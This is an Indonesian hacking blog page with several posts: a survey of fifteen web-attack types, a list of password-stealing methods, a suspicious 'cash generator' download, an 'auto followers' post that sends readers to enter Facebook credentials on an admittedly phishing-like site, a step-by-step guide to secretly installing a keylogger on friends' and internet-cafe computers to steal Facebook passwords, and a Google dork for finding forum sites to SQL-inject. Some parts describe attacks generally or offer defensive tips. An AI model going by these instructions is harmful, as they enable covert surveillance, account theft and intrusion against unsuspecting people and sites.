rel='icon' type='image/x-icon'/>
: :

Navbar Bawah

Cari Blog Ini

Selasa, 03 Maret 2015

15 Cara Hacker Membobol dan Menembus Suatu System Kemanan Pada Situs Atau Web

15 Cara Hacker Membobol dan Menembus Suatu System Kemanan Pada Situs Atau Web


Baik, kali ini kami berbagi artikel tentang 15 Cara Hacker Membobol dan Menembus Suatu System Keamanan Pada Situs Atau Web, biasanya hacker melakukan aksinya dalam membobol suatu situs dengan berbagai kahlian dan kreatifitas hacker tersebut. Namun seperti apa mereka melakukannya-? Itulah pertanyaannya.
Baik, berikut 15 Cara Hacker dalam Membobo System pada Situs atau Web :

1. IP Spoofing.
IP Spoofing juga dikenal sebagai Source Address Spoofing, yaitu pemalsuan alamat IP attacker sehingga sasaran menganggap alamat IP attacker adalah alamat IP dari host di dalam network bukan dari luar network. Misalkan attacker mempunyai IP address type A 66.25.xx.xx ketika attacker melakukan serangan jenis ini maka Network yang diserang akan menganggap IP attacker adalah bagian dari Networknya misal 192.xx.xx.xx yaitu IP type C.IP Spoofing terjadi ketika seorang attacker ‘mengakali’ packet routing untuk mengubah arah dari data atau transmisi ke tujuan yang berbeda. Packet untuk routing biasanya di transmisikan secara transparan dan jelas sehingga membuat attacker dengan mudah untuk memodifikasi asal data ataupun tujuan dari data. Teknik ini bukan hanya dipakai oleh attacker tetapi juga dipakai oleh para security profesional untuk men tracing identitas dari para attacker.

2. FTP Attack.
Salah satu serangan yang dilakukan terhadap File Transfer Protocol adalah serangan buffer overflow yang diakibatkan oleh malformed command. tujuan menyerang FTP server ini rata-rata adalah untuk mendapatkan command shell ataupun untuk melakukan Denial Of Service. Serangan Denial Of Service akhirnya dapat menyebabkan seorang user atau attacker untuk mengambil resource didalam network tanpa adanya autorisasi, sedangkan command shell dapat membuat seorang attacker mendapatkan akses ke sistem server dan file-file data yang akhirnya seorang attacker bisa membuat anonymous root-acces yang mempunyai hak penuh terhadap system bahkan network yang diserang.Tidak pernah atau jarang mengupdate versi server dan mempatchnya adalah kesalahan yang sering dilakukan oleh seorang admin dan inilah yang membuat server FTP menjadi rawan untuk dimasuki. Sebagai contoh adalah FTP server yang populer di keluarga UNIX yaitu WU-FTPD yang selalu di upgrade dua kali dalam sehari untuk memperbaiki kondisi yang mengizinkan terjadinya bufferoverflow Mengexploitasi FTP juga berguna untuk mengetahui password yang terdapat dalam sistem, FTP Bounce attack (menggunakan server ftp orang lain untuk melakukan serangan), dan mengetahui atau mensniff informasi yang berada dalam sistem.

 3. Unix Finger Exploits..
Pada masa awal internet, Unix OS finger utility digunakan secara efficient untuk men sharing informasi diantara pengguna. Karena permintaan informasi terhadap informasi finger ini tidak menyalahkan peraturan, kebanyakan system Administrator meninggalkan utility ini (finger) dengan keamanan yang sangat minim, bahkan tanpa kemanan sama sekali. Bagi seorang attacker utility ini sangat berharga untuk melakukan informasi tentang footprinting, termasuk nama login dan informasi contact.Utility ini juga menyediakan keterangan yang sangat baik tentang aktivitas user didalam sistem, berapa lama user berada dalam sistem dan seberapa jauh user merawat sistem. Informasi yang dihasilkan dari finger ini dapat meminimalisasi usaha kracker dalam menembus sebuah sistem. Keterangan pribadi tentang user yang dimunculkan oleh finger daemon ini sudah cukup bagi seorang atacker untuk melakukan social engineering dengan menggunakan social skillnya untuk memanfaatkan user agar ‘memberitahu’ password dan kode akses terhadap system.

4. Flooding & Broadcasting.
Seorang attacker bisa menguarangi kecepatan network dan host-host yang berada di dalamnya secara significant dengan cara terus melakukan request/permintaan terhadap suatu informasi dari sever yang bisa menangani serangan classic Denial Of Service(Dos), mengirim request ke satu port secara berlebihan dinamakan flooding, kadang hal ini juga disebut spraying. Ketika permintaan flood ini dikirim ke semua station yang berada dalam network serangan ini dinamakn broadcasting. Tujuan dari kedua serangan ini adalah sama yaitu membuat network resource yang menyediakan informasi menjadi lemah dan akhirnya menyerah.Serangan dengan cara Flooding bergantung kepada dua faktor yaitu: ukuran dan/atau volume (size and/or volume). Seorang attacker dapat menyebabkan Denial Of Service dengan cara melempar file berkapasitas besar atau volume yang besar dari paket yang kecil kepada sebuah system. Dalam keadaan seperti itu network server akan menghadapi kemacetan: terlalu banyak informasi yang diminta dan tidak cukup power untuk mendorong data agar berjalan. Pada dasarnya paket yang besar membutuhkan kapasitas proses yang besar pula, tetapi secara tidak normal paket yang kecil dan sama dalam volume yang besar akan menghabiskan resource secara percuma, dan mengakibatkan kemacetan.

5. Fragmented Packet Attacks.
Data-data internet yang di transmisikan melalui TCP/IP bisa dibagi lagi ke dalam paket-paket yang hanya mengandung paket pertama yang isinya berupa informasi bagian utama( kepala) dari TCP. Beberapa firewall akan mengizinkan untuk memroses bagian dari paket-paket yang tidak mengandung informasi alamat asal pada paket pertamanya, hal ini akan mengakibatkan beberapa type system menjadi crash. Contohnya, server NT akan menjadi crash jika paket-paket yang dipecah(fragmented packet) cukup untuk menulis ulang informasi paket pertama dari suatu protokol.

6. E-mail Exploits.
Peng-exploitasian e-mail terjadi dalam lima bentuk yaitu: mail floods, manipulasi perintah (command manipulation), serangan tingkat transportasi(transport level attack), memasukkan berbagai macam kode (malicious code inserting) dan social engineering(memanfaatkan sosialisasi secara fisik). Penyerangan email bisa membuat system menjadi crash, membuka dan menulis ulang bahkan mengeksekusi file-file aplikasi atau juga membuat akses ke fungsi fungsi perintah (command function).

7. DNS and BIND Vulnerabilities.
Berita baru-baru ini tentang kerawanan (vulnerabilities) tentang aplikasi Barkeley Internet Name Domain (BIND) dalam berbagai versi mengilustrasikan kerapuhan dari Domain Name System (DNS), yaitu krisis yang diarahkan pada operasi dasar dari Internet (basic internet operation).

8. Password Attacks.
Password merupakan sesuatu yang umum jika kita bicara tentang kemanan. Kadang seorang user tidak perduli dengan nomor pin yang mereka miliki, seperti bertransaksi online di warnet, bahkan bertransaksi online dirumah pun sangat berbahaya jika tidak dilengkapi dengan software security seperti SSL dan PGP. Password adalah salah satu prosedur kemanan yang sangat sulit untuk diserang, seorang attacker mungkin saja mempunyai banyak tools (secara teknik maupun dalam kehidupan sosial) hanya untuk membuka sesuatu yang dilindungi oleh password.Ketika seorang attacker berhasil mendapatkan password yang dimiliki oleh seorang user, maka ia akan mempunyai kekuasaan yang sama dengan user tersebut. Melatih karyawan/user agar tetap waspada dalam menjaga passwordnya dari social engineering setidaknya dapat meminimalisir risiko, selain berjaga-jaga dari praktek social enginering organisasi pun harus mewaspadai hal ini dengan cara teknikal. Kebanyakan serangan yang dilakukan terhadap password adalah menebak (guessing), brute force, kracking dan sniffing.

9.Proxy Server Attacks.
Salah satu fungsi Proxy server adalah untuk mempercepat waktu response dengan cara menyatukan proses dari beberapa host dalam suatu trusted network. Dalam kebanyakan kasus, tiap host mempunyai kekuasan untuk membaca dan menulis (read/write) yang berarti apa yang bisa saya lakukan dalam sistem saya akan bisa juga saya lakukan dalam system anda dan sebaliknya.

10. Remote Command Processing Attacks
Trusted Relationship antara dua atau lebih host menyediakan fasilitas pertukaran informasi dan resource sharing. Sama halnya dengan proxy server, trusted relationship memberikan kepada semua anggota network kekuasaan akses yang sama di satu dan lain system (dalam network).Attacker akan menyerang server yang merupakan anggota dari trusted system. Sama seperti kerawanan pada proxy server, ketika akses diterima, seorang attacker akan mempunyai kemampuan mengeksekusi perintah dan mengkases data yang tersedia bagi user lainnya.

11. Remote File System Attack
Protocol-protokol untuk tranportasi data –tulang punggung dari internet— adalah tingkat TCP (TCPLevel) yang mempunyai kemampuan dengan mekanisme untuk baca/tulis (read/write) Antara network dan host. Attacker bisa dengan mudah mendapatkan jejak informasi dari mekanisme ini untuk mendapatkan akses ke direktori file.

12. Selective Program Insertions
Selective Program Insertions adalah serangan yang dilakukan ketika attacker menaruh program-program penghancur, seperti virus, worm dan trojan (mungkin istilah ini sudah anda kenal dengan baik ?) pada system sasaran. Program-program penghancur ini sering juga disebut malware. Program-program ini mempunyai kemampuan untuk merusak system, pemusnahan file, pencurian password sampai dengan membuka backdoor.

13. Port Scanning
Melalui port scanning seorang attacker bisa melihat fungsi dan cara bertahan sebuah system dari berbagai macam port. Seorang atacker bisa mendapatkan akses kedalam sistem melalui port yang tidak dilindungi. Sebaia contoh, scaning bisa digunakan untuk menentukan dimana default SNMP string di buka untuk publik, yang artinya informasi bisa di extract untuk digunakan dalam remote command attack.

14.TCP/IP Sequence Stealing,
Passive Port Listening and PacketInterception TCP/IP Sequence Stealing, Passive Port Listening dan Packet Interception berjalan untuk mengumpulkan informasi yang sensitif untuk mengkases network. Tidak seperti serangan aktif maupun brute-force, serangan yang menggunakan metoda ini mempunyai lebih banyak kualitas stealth-like.

15. HTTPD Attacks
Kerawanan yang terdapat dalam HTTPD ataupun webserver ada lima macam: buffer overflows, httpd bypasses, cross scripting, web code vulnerabilities, dan URL floods.HTTPD Buffer Overflow bisa terjadi karena attacker menambahkan errors pada port yang digunakan untuk web traffic dengan cara memasukan banyak carackter dan string untuk menemukan tempat overflow yang sesuai. Ketika tempat untuk overflow ditemukan, seorang attacker akan memasukkan string yang akan menjadi perintah yang dapat dieksekusi. Bufer-overflow dapat memberikan attacker akses ke command prompt.

Banyak hal yang pernah kita lewati namun sebenarnya hal itu bermanfaat dan dapat mengubah hidup kita, jadi marilah mulai dari awal untuk memperbaikinya.
Read More --►

Senin, 02 Maret 2015

TRIK HACKING - MENJEBOL PASWORD APA SAJA - Bukan Kejahatan !!!


Something Else....!!


[1] Phising
Phising , adalah tindakan memperoleh informasi pribadi seperti User ID, PIN, nomor rekening, nomor kartu kredit Anda secara tidak sah. Informasi ini kemudian akan dimanfaatkan oleh pihak penipu untuk mengakses rekening, melakukan penipuan kartu kredit atau memandu nasabah untuk melakukan transfer ke rekening tertentu dengan iming-iming hadiah
Aksi ini semakin marak terjadi. Tercatat secara global, jumlah penipuan bermodus phising selama Januari 2005 melonjak 42% dari bulan sebelumnya. Anti-Phishing Working Group (APWG) dalam laporan bulanannya, mencatat ada 12.845 e-mail baru dan unik serta 2.560 situs palsu yang digunakan sebagai sarana phishing.
Selain terjadi peningkatan kuantitas, kualitas serangan pun juga mengalami kenaikan. Artinya, situs-situs palsu itu ditempatkan pada server yang tidak menggunakan protokol standar sehingga terhindar dari pendeteksian
Bagaimana phishing dilakukan?
Teknik umum yang sering digunakan oleh penipu adalah sebagai berikut:
  • Penggunaan alamat e-mail palsu dan grafik untuk menyesatkan Nasabah sehingga Nasabah terpancing menerima keabsahan e-mail atau web sites. Agar tampak meyakinkan, pelaku juga seringkali memanfaatkan logo atau merk dagang milik lembaga resmi, seperti; bank atau penerbit kartu kredit. Pemalsuan ini dilakukan untuk memancing korban menyerahkan data pribadi, seperti; password, PIN dan nomor kartu kredit
  • Membuat situs palsu yang sama persis dengan situs resmi.atau . pelaku phishing mengirimkan e-mailyang berisikan link ke situs palsu tersebut.
  • Membuat hyperlink ke web-site palsu atau menyediakan form isian yang ditempelkan pada e-mail yang dikirim.
[2]. KeyLogger
KeyLogger adalah software yang dapat merekam aktivitas user. Hasil rekaman itu biasa disimpan berupa teks atau gambar. KeyLogger bekerja berdasarkan ketukan keyboard user. Aplikasi ini mampu mengenali form-form sensitif seperti form password misalnya.
Ada cara aman untuk menghindari keyloger:
1. Gunakan password dengan karakter special seperti !@#$%^&*(){}[]. Kebanyakan keyloger akan mengabaikan karakter ini sehingga sang pelaku (pemasang keyloger) tidak akan mendapatkan password anda yang sebenarnya.
2. Persiapkan password dari rumah, simpan dalam bentuk teks. Saat ingin memasukkan password, tingal copy-paste ajah. Keyloger akan membaca password anda berdasarkan ketukan keyboard. Namun cara ini agak beresiko. Mengapa? karena saat anda melakukan copy, data anda akan tersimpan di clipboard. Saat ini banyak dijumpai software-software gratis yang bisa menampilkan data dalam clipboard.
[3]. Web Spoofing
Masih ingat kasus pecurian Account sejumlah nasabah Bank BCA? Ya, itulah salah satu contoh nyata dari Web spoofing. Inti dari tehnik ini ialah dengan memanfaatkan kesalahan user saat mengetikkan alamat situs pada address bar. Pada dasarnya, Web Spoofing adalah usaha untuk menipu korban agar mengira dia sedang mengakses suatu situs tertentu, padahal bukan.
Pada kasus bank BCA, pelaku membuat situs yang sangat mirip dan identik dengan situs aslinya sehingga sang korban yang terkecoh tidak akan merasa ragu mengisikan informasi sensitif seperti user name dan Passwordnya. Padahal, karena situs tersebut adalah situs tipuan, maka semua informasi berharga tadi terekam oleh webserver palsu, yaitu milik sang pelaku.

[4]. Social Engineering

Social Engineering adalah nama suatu tehnik pengumpulan informasi dengan memanfaatkan celah psikologi korban. Atau mungkin boleh juga dikatakan sebagai ‘penipuan’ Sosial Engineering membutuhkan kesabaran dan kehati-hatian agar sang korban tidak curiga. Kita dituntut untuk kreatif dan mampu berpikiran seperti sang korban.
Social Engineering merupakan seni ‘memaksa’ orang lain untuk melakukan sesuatu sesuai dengan harapan atau keinginan anda. Tentu saja ‘pemaksaan’ yang dilakukan tidak secara terang-terangan atau diluar tingkah laku normal yang biasa dilakukan sang korban. Manusia cenderung untuk percaya atau mudah terpengaruh terhadap orang yang memiliki nama besar, pernah (atau sedang berusaha) memberikan pertolongan, dan memiliki kata-kata atau penampilan yang meyakinkan. Hal ini sering dimanfaatkan pelaku social engineering untuk menjerat korbannya. Seringkali sang pelaku membuat suatu kondisi agar kita memiliki semacam ketergantungan kepadanya.Ya, tanpa kita sadari dia mengkondisikan kita dalam suatu masalah dan membuat ( seolah – olah hanya ) dialah yang bisa mengatasi masalah itu. Dengan demikian,tentu kita akan cenderung untuk menuruti apa yang dia instruksikan tanpa merasa curiga.
Sosial Engineering adakalanya menjadi ancaman serius. Memang sepertinya tidak ada kaitan dengan teknologi, namun sosial engineering tetap layak diwaspadai karena bisa berakibat fatal bagi sistem anda. Why?? Karena bagaimanapun juga suatu komputer tetap saja tidak bisa lepas dari manusia. Ya, tidak ada satu sistem komputerpun di muka bumi ini yang bisa lepas dari campur tangan manusia. sehebat apapun pertahanan anda, jika anda sudah dikuasai oleh attacker melalui social engineering, maka bisa jadi anda sendirilah yang membukakan jalan masuk bagi sang attacker.
[5]. Password Cracking
‘Hacking while sleeping.’ itulah ungkapan yang biasa dipakai oleh orang-orang yang melakukan password cracking. Mengapa? Karena pada umumnya dibuthkan waktu yang lama untuk melakukan pasword cracking. Bisa berjam-jam, bahkan berhari – hari! Semua itu tergantung dari target, apakah sang target menggunakan password yang umum, password memiliki panjang karakter yang tidak biasa, atau password memiliki kombinasi dengan karakter-karakter special.
Salah satu software yang biasa digunakan untuk melakukan hal ini ialah dengan mengunakan Brutus, salah satu jenis software remote password cracker yang cukup terkenal. Brutus bekerja dengan teknik dictionary attack atau bruce-force attack terhadap port-port http, POP3,ftp, telnet, dan NetBIOS.
Dictionary Attack bekerja dengan mencobakan kata-kata yang ada dalam kamus password. Sedangkan brute – force attack bekerja dengan mencobakan semua kombinasi huruf, angka, atau karakter.
Brute Force Atack bekerja sangat lambat dan membutuhkan waktu yang lama tergantung dari jenis spesifikasi komputernya dan panjang karakter passwordnya. Saat ini telah banyak situs yang menutup akses terhadap akses terhadap usaha login yang secara terus-menerus tidak berhasil.
[6]. Session Hjacking

Session hijacking dewasa ini semakin marak dikalangan para attacker. Session Hijacking biasa dilakukan dengan melakukan peniruan cookies. Jadi pada intinya, kita harus bisa meniru cookies sang korban untuk mendapatkan sesi loginnya.
Lalu bagaimana cara mendapatkan cookies sang korban?
1. Dengan analisa Cookies.
Cara ini relatif sulit dilakukan.
2. Mencuri Cokies.
Misalnya Sang Attacker ingin mendapatkan account si A. Sang Attacker bisa dengan mudah membuat semacam script Java Script yang disisipkan dalam email untuk dikirim ke korban.Saat korban membuka email itu, tanpa sadar cookiesnya akan dicuri dan direkam ke suatu webserver dengan memanfaatkan suatu script PHP.
Belakangan ini yang paling sering menjadi incaran adalah account Friendster. Ada yang menyisipkan suatu scipt lewat testimonial, ada yang menyisipkannya di profilnya sendiri untuk mencuri cookies sang korban dan lain sebagainya. Saya memiliki tips untuk ini:
1. Jangan menggunakan browser Internet Explorer
Saat ingin membuka profil orang lain, jangan menggunakan Internet Explorer. Catat alamat profil yang ingi anda lihat,logout terlebih dahulu dari account anda dan bersihkan semua cookies, baru kemudian bukalah profil Friendster tujuan.
2. Periksa Source CODEnya
Ketika menerima testimonial, periksa terlebih dahulu source codenya. Apakah disana terdapat script asing atau kata-kata yang identik dengan pembajakan seperti :
‘HACKED’, ‘DEFACED’, ‘OWNED’.. dll..
Jika ragu-ragu……. reject ajah..
3. LogOUT tiba-tiba.
Waspada ketika tanpa suatu alasan yang jelas tiba-tiba anda logout dengan sendirinya dari account anda. Saat anda diminta memasukkan username dan password, lihat dulu addressbar anda! apakan anda sedang berada di situs yang semestinya atau tidak. Periksa source code halaman tersebut.Lihat pada form action, kemana informasi anda nantinya akan dikirim.
Sebenarnya session hijacking bisa dicegah jika saja sang penyedia layanan memperhatikan hal-hal berikut:
1. Menetapkan session identifier yang unik
2. Menetapkan sistem identifier berpola acak
3. Session identifier yang independen
4. Session identifier yang bisa dipetakan dengan koneksi
client side.
Fenomena lain adalah, hingga saat artikel ini diterbitkan, ternyata masih banyak dijumpai para user yang tidak melakukan sign out setelah membuka accountnya. Dengan demikian, orang lain yang mengunakan komputer itu dan membuka website yang sama dengan yang telah dibuka oleh orang pertama akan otomatis login ke account sang korban.
[7]. Menjadi Proxy Server
Kita bisa mengumpulkan informasi dengan menjadi proxy server bagi korban untuk dapat berselancar. Dengan menjadi proxy server, seluruh identitas sang peselancar bisa menjadi milik kita.
[8]. Memanfaatkan Kelalaian user dalam penggunaan fiturbrowser


Setiap browser tentunya memiliki fitur yang ditujukan untuk kemudahan dan kenyamanan penggunanya dalam berselancar. Diantaranya ialah dengan adanya cache dan Password Manager.
Di Internet tentunya banyak suatu website yang isinya tidak berubah dalam beberapa hari (Contohnya spyrozone.tk nich.. hehehe Nah, untuk situs yang seperti ini cache menjadi hal yang sangat berguna. Cache akan menyimpan file-file hasil browsing sehinga nantinya jika anda berkunjung lagi ke situs tersebut browser tidak perlu lagi melakukan download untuk kedua kalinya dari server sehingga setiap halaman situs yang telah anda buka sebelumnya akan terbuka dengan lebih cepat. Semua itu biasanya diatur oleh header time to live.
Lho, bagaimana dengan situs-situs penyedia berita yang selalu up to date? Untuk site yang seperti itu, time to live-nya akan di set=0 sehinga nantinya anda akan terus melakukan download setiap kali berkunjung.
Cukup nyaman bukan? Ya, tapi ancaman mulai timbul. Cobalah kini anda jelajahi opsi-opsi yang berkaitan dengan cache pada browser anda. Tentu anda bisa menemui bahwa ada fasilitas untuk menentukan berapa besarnya file temporary yang bisa disimpan di harddisk. Cari juga lokasi dimana file-file tersebut akan disimpan.
Coba anda buka folder tersebut, anda akan menemui file-file html & file-file gambar dari site-site yang sudah anda kunjungi. Pada Browser IE, anda bisa melihat lokasi file cache dengan menjelajahi menu Tools — Internet options — Settings
Lalu apa yang bisa didapatkan?? toh cuma file-file ‘sampah’?? Hmm… sekarang coba anda copy semua file yang ada di sana ke suatu folder. Lalu bukalah salah-satu file htmlnya. Jika itu komputer publik,anda bisa mengetahui situs apa saja yang telah diakses oleh oleh orang sebelum anda.
Hmm.. hanya dengan melihat file temporary anda bahkan bisa melihat password dan dll. Banyak saya temui situs yang menyimpan password dan menampilkannya pada url. Tentunya anda juga pasti sering membacanya di berbagai tutorial.
Kebanyakan browser pada saat ini memiliki fasilitas untuk menyimpan password. Misalnya saat meggunakan Mozilla Firefox, anda pasti sering menerima kotak dialog konfirmasi yang menanyakan apakah anda ingin password anda disimpan atau tidak oleh PasswordManager. Kebanyakan user cenderung untuk memilih opsi YES, entah itu dengan penuh kesadaran atau memang mereka tidak tau ( baca: tidak mau tau) apa maksud dari kotak dialog itu.
Orang lain yang kemudian mengunakan browser itu bisa dengan sangat mudah mendapatkan password korban dengan memasuki menu Tools — Options — Security – Saved password.
Contoh lain adalah fasilitas wand password yang dimiliki oleh browser Opera. Saat anda memasukkan user name dan password pada suatu form dan menekan tombol submit, opera secara default akan meminta konfirmasi kepada anda apakah anda ingin browser menyimpan id dan password anda atau tidak. Lagi dan lagi… kebanyakan netter ceroboh, mereka cenderung untuk memilih opsi ‘YES’.
Lalu?? Orang lain yang kemudian menggunakan browser itu bisa melihat situs apa saja yang telah diakses oleh user, arahkan browser ke situs tersebut, letakkan cursor pada form isian user name, tekan [ALT]+[ENTER] dan BOOOMM!!!! Kenapa?? Jangan kaget dulu!! Hehehe.. form login akan otomatis terisi dengan user name korban lengkap dengan passwordnya (It’s fun enough..
Ini hanya sebagian kecil contoh, jelajahi fitur-firtur browser lain!


[9]. Menghadang Email
Menghadang email? Ya, dan sangat mudah untuk melakukan hal ini. Salah satu cara adalah dengan menggunakan mailsnarf yang terdapat pada utility dsniff. Cara kerja Mailsnarf adalah dengan menghadang paket data yang lewat di Internet dan menyusunnya menjadi suatu email utuh.
Dsniff dan mailsnift merupakan software bekerja atas dasar WinPcap (setara dengan libcap pada Linux) yaitu suatu library yang menangkap paket-paket data. Paket-paket yang ditangkap ini akan disimpan dalam bentuk file oleh Windump, sedangkan Dsniff dan MailSnarf bertindak lebih jauh lagi yaitu menganalisa paket-paket data ini dan menampilkan password (dsniff) atau isi email (mailsnarf).
[10]. Googling
Google.com. Banyak sudah situs yang runtuh, password dan nomor – nomor kartu kredit yang dicuri akibat dari ulah orang yang menyalahgunaan kesaktiannya Dahulu, hal ini mudah dilakukan.Hanya dengan mengetikkan kata kunci tertentu yang berkaitan dengan user name dan password, anda bisa memanen ratusan password user melalui google. Tapi sekarang tampaknya anda harus gigit jari jika menggunakan cara diatas
Jangan sedih dulu karena Google baru saja menelurkan produk barunya, yaitu Google Code Search. Ancaman baru mulai timbul, ‘si pintar’ ini kini dapat meng-crawl hingga kepada archive file yang berada di public directory web server. Hati-hati yang punya kebiasaan untuk menyimpan informasi penting di dalamnya (password, dan info berharga lainnya) Sebaiknya mulai sekarang kebiasaan itu dihilangkan. Selalu proteksi folder-folder yang sensitif agar situs anda bisa hidup lebih lama. Kalo nggak… yach.. tunggu ajah ada orang yang memanfaatkan produk baru google ini untuk mengeruk informasi sensitif dari web server anda. dan jika itu sudah terjadi… maka bersiaplah.. ‘taman bermain’ anda akan diambil alih olehnya..
Read More --►

Minggu, 01 Maret 2015

Tool Hack Gemscool Cash Generator V.1 Terbaru 2015


Tool Hack Gemscool Cash Generator V.1 Terbaru 2015 | ™Hoxlen LastFriend™ - Hallo sahabat blogger! Kali ini saya akan membagikan sebuah program terbaru.

Setelah kemarin saya juga membagikan program seperti ini tetapi perbedaannya adalah program ini menggunakan fitur Generator, anda bisa langsung mengcopy code Voucher Gemscool Cash ke account Gemscool anda masing - masing.

Pastinya anda tidak inginkan uang anda habis karena membeli G Cash tersebut. Dengan menggunakan program ini anda bisa membeli apa saja yang anda inginkan. Jangan ragu - ragu untuk mendownload program ini, karena program yang saya buat ini 100% aman dan tidak mengandung virus. Jadi ayo buruan download program buatan saya sekarang juga! Nanti di ambil orang loh.. Untuk lebih jelas lihat screenshot dibawah ini!
Screenshot :
Link download :
Demikian posting saya hari ini dengan topik Tool Hack Gemscool Cash Generator V.1 Terbaru 2015 Semoga bermanfaat.
Read More --►

Senin, 21 April 2014

Auto Followers Facebook [ WORK 100% ] New


Assalamu'alaikum Wr Wb Sobat Semangat ,,
Pada kesempatan kali ini admin zolt cyber akan menjelaskan tentang auto followers facebook work 100%

karena cara ini banyak yang bilang phising jadi terserah kalian aja mau pake atau tidak yang jelas selama saya pake masih aman & akun saya  masih baik2 aja ngakakbanci

silahkan coba di akun fb kamu yang kaga pake misalnya buat bahan percobaan atau fb temen kamu kalo ga mau fb kamu  ada apa apa, Phising apa kaga?

caranya sih iya phising tapi kalo ngga ditest ga tau benar apa iya

1.Pertama masuk aja ke SINI , Top  
Kemudian Masukkan Email Dan Password Facebook Kamu ( Ingat Ini Bukan Phising Atau Semacamnya )

Kalau Sudah Klik ENTRAR


4. Setelah udah dimasukin Klik Entrar ( Enter )

5. Setelah masuk tunggu beberapa saat ,jika sudah ada pemberitahuan seperti ini

6. Kembali Ke Facebook Kamu , Maka Akan Disuruh masuk kembali , masuk aja dulu
7.  Setelah itu nanti akan ada pemberitahuan akun dikunci klik lanjutkan

8. Dan ada pemberitahuan Upaya Masuk Mencurigakan lalu klik aja ini u Adalah Saya seperti gambar dibawah ini


9 Kembali ke web Auto Followers Facebook tadi

10 Lalu klik yang ditunjuk Oleh panah yang berwarna HITAM gambar dibawah ini

[Image: 2lxxpnt.jpg]

13. Dan tunggu sebentar lalu followersnya akan masuk kefacebook kamu

14. Tunggu Followersnya Masuk Sampe Selesai .. 
15. Kembali Ke Facebookmu lihat siapa yang mengikuti kamu , itu real !! Bukan followers List Gannnn !!!
NOTE : Jika kalian menggunakan alat followers ini , jangan terus terusan memakai . Kalau memakai satu hari sekali atau setiap 24 Jam aja Gg


Saya rasa cukup Sekian Auto Followers Facebook [ WORK 100% ] Semoga bermanfaat ^_^
Read More --►

Senin, 14 April 2014

Cara Hack Akun Facebook Orang Lain 2014 100% Berhasil

Cara Hack Akun Facebook Orang Lain Juni 2013 100% Berhasil
Trik ini adalah nyata buka tipuan gan. saya sudah pernah mencoba trik ini dan 100 persen berhasil diambil password facebook orang lain dan teman saya. Cara kerja Tool keylogger ini adalah Jika Teman atau orang lain mengetikan sesuatu di komputer atau di laptop akan terbaca atau akan dibentuk dalam tulisan oleh software keylogger ini.. Jika Anda tidak sabar lagi ingin mencobanya silahkan dilihat..
Sebelum melakukan trik yang saya berikan ini Anda harus lakukan 3 cara dibawah ini.
  1. Berdoalah Terlebih dahulu ( agar diperjalanan tidak ada hal hal yang diinginkan )
  2. Mintalah Doa Restu orang tua
  3. Langkah demi langkah harus hati hati ,jangan sampai kepleset soalnya sering hujan, jadinya licin deh.
inilah yang ditunggu tunggu Cara Hack Akun Facebook Orang Lain Juni 2013 100% Berhasil
Untuk Cek Berhasil atau tidak dengan Laptop/Komputer sendiri
1. Downloadlah software/Tool untuk Hack Akun Facebook 2013 disini

2. Extrack terlebih dahulu , Klik kanan -> Extrack Here
3. Buka Folder dan Instal Software yang sudah anda download tadi dan masukkan password anda(terserah dan hafalkan) jika tidak diberi password juga gak masalah ..dan install selesai
4. Buka Facebook.com dan login menggunakan Email dan Password fb anda
5. Setelah Anda Login tadi. Kemudian buka ke folder Keylogger Douglas dan Buka ReadInfo dan masukkan password yang anda gunakan untuk install software ini tadi
6. dan akan terlihat Email dan password tadi yang anda ketikan di keyboard..

Untuk Dilakukan di warnet Terdekat 
1. Downloadlah software/Tool untuk Hack Akun Facebook 2013 disini
2. Copy software ke flashdisk anda dan Pergilah ke Warnet Terdekat
3. Copy Software tadi ke pc warnet . dan Extrack terlebih dahulu , Klik kanan -> Extrack Here
4. Buka Folder dan Instal Software yang sudah anda download tadi dan masukkan password anda(terserah dan hafalkan) jika tidak diberi password juga gak masalah ..dan install selesai
5. Keluar dari warnet dan pulanglah sebentar (ini Menunggu GAN )
6. Kembali dan masuklah ke pc warnet yang anda masuki tadi . dan Buka folder tadi kemudian buka ReadInfo kemudian masukkan password anda yang anda gunakan saat install tadi..dan akan terlihat apa yang diketikkan orang yang nongkrong di depan pc warnet yang anda masuki tadi

Untuk Dilakukan di Laptop/Komputer Teman Anda
1. Download software dulu.dan copy ke flashdisk anda
2. Pergilah ke teman anda yang ingin dijadikan korban.. dan pastikan teman anda lagi ashik internetan atau facebookan
3. Suruh teman anda beli makanan apa terserah.. atau anda akal sendiri agar teman anda bisa keluar sebentar
4. Setelah Anda Teman anda keluar sebentar dan anda telah kehabisan akal..saatnya copy softwarenya ,setelah itu install seperti biasa kayak langkah yang diatas sudah saya jelaskan.. sembunyikan foldernya
5. kemudian keluar dari facebook teman anda dan anda masuk ke akun fb anda sendiri dan keluar dari akun fb anda..
6. dan berbicalah kepada teman anda saat teman anda pulang..hay bro ( bahasa anda sendiri ) gue tadi habis coba buka facebook gue masih bisa dibuka nggak.. suruh teman anda buka fb anda dan biarkan teman anda beraktifitas dengan facebook
7. dan akali lagi untuk keluar rumah atau main sebentar dan saatnya anda lakukan untuk Mengetahui email dan password teman anda.dengan buka folder tadi-> buka READINFO->masukkan password yang anda gunakan untuk install tadi
8. Carilah yang email dan password teman anda disitu pasti ada

Untuk Dirumah Anda Sendiri Korban jadi Tamu
1. Pastikan sudah download
2. Pastikan sudah anda install sebelumnya
3. Ajak teman kerumah anda main game di laptoplah apalah terserah. Suruh teman anda membuka akun facebooknya..
4. dan teman anda sudah keluar dari akun fbnya..
5. Saatnya anda lakukan untuk mengetahui email dan password teman anda

NB: Semua Langkah diatas harus Rahasia dan tidak diketahui orang lain .Jika dilakukan hati hati pasti akan berhasi

Read More --►

Kamis, 20 Februari 2014

Trik Hacker Buat Pemula Di jamin Berhasil

Ok langsung saja!
Ketik di google
inurl:/forums.asp?iFor=
trus enter
Pilih target…
Contoh link dari target
http://www.contoh.net/forum/forums.asp?iFor=23
Hapus angka yang ada dibelakang =
Hingga menjadi begini
http://www.contoh.net/forum/forums.asp?iFor=
Setelah = masukan SQL inject
